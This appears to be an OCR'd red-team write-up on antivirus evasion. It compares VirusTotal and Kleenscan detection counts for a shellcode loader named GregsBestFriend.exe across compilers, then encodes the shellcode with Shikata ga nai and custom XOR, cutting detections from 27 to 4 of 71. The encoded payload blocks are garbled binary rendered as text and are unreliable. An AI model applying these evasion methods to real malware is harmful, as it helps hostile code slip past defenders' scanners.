
Community Score

27 security vendors and no sandboxes flagged this file as malicious

0ccb9a8d323c52e44238b180ef1e6b260d40aac9b32da9f8a6bb73ca695a6edb

GregsBestFriend.exe

Optimized g++ (GNU) Detections - Kleenscan



Scan result:	This file was detected by [15 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	26112 bytes
Analysis date:	2023-09-09 | 11:14:28
CRC32:	bd51679a
MD5:	384fdb5bad3649a5eeced3d6f6b52348
SHA-1:	88363e6613ea76b0071ba5e58418cffd1c527d20
SHA-2:	5e8954b38fbcfd7d45e65794d3909d7877e2d437de3e3bf9d06bc93ecde24a07
SSDEEP:	384:QgZXVOOMqHp8FI/nt/qI/dNt+qzeRHjpZvhYZ51bEw:Qg1fMqHCIt/qQd/yHjxY9

Compiler Detection Results

cl.exe (Microsoft Visual C++)

- VirusTotal: Detected by 22 out of 71 antivirus engines.
- Kleenscan: Detected by 15 out of 40 scanning. Engines

clang++.exe (LLVM)

- VirusTotal: Detected by 29 out of 71 antivirus engines.
- Kleenscan: Detected by 14 out of 40 scanning engines.

clang++.exe (GNU)

- VirusTotal: Detected by 27 out of 71 antivirus engines.
- Kleenscan: Detected by 15 out of 40 scanning engines.

g++ (GNU)

- VirusTotal: Detected by 27 out of 71 antivirus engines.
- Kleenscan: Detected by 15 out of 40 scanning engines.

The Break Down

Testing Context

- All previous tests and results have used unencoded shellcode.

Why Unencoded?


- Simplicity: Unencoded shellcode helps focus on compiler and detection aspects.

Considerations

- In real scenarios, shellcode may be encoded for evasion.


Let's Encode!

Updated Shikata ga nai – SGN.EXE




```
.GSš›ah¸ù(^ÑCSÔfZDLE'=¶&®®®.dáÙ!¶üýÙBêê¨£ã3xy%&`Ö©^USTPØŽo!

ÈÈÈ~ëdeddbÓ     &Q0G6"È6CÝVT*LÀ%fETXò—ß\XBS(Î¢¨Ö--Ö£-->²EMsCÙ¬^w\¿RS1ÏEM|úŸZëSOHEUH‰åHfì$
```

Custom XOR encoding with header injection:



```
¥]uaDŠu3RSETXe¢US)³ÓÒeTyWindows.hgVTØ`
oSTXõ¥Q`oOqzf¼6ÌCWindows.hfî-ËêSIrž¶§²T "mDC1„SnWindows.húETXfÞý‡ACKEK<Á?E„ÇZUSzWindows.h§<÷P>*AC
ÌI?¥"RS±DC2;TðI×Windows.hkËÚÏjENQ•¸1Ó^œÉ¸6‹§Í×,Windows.hwEM
DkENQ¢ÈSUB~ l•ëESC@NÚSYN©Windows.h´Dy+OÙADC3>'SO1Å'´FSNULEM·Windows.h‹½}@<D^ETXðœ^Á‰DC4-b=£ACK
,|BS›Û;Ÿ`Windows.hBS0<è¡)÷i-ýEM >i½$' Windows.hÄªH SYNŽu4…#x2¦d^,K%™ Windows.hBELu‡,Í³õ#Yŷ
Zž-
```

Encoded Clang++ LLVM Detections



4

/ 71

?

Community Score


4 security vendors and no sandboxes flagged this file as malicious

4831ade3e51f1ce793095ea2d4361dc573d1923889a71a53ac24bc1354f8acab

GregsBestFriend.exe


peexe 64bits

Encoded clang.exe (LLVM) Detections



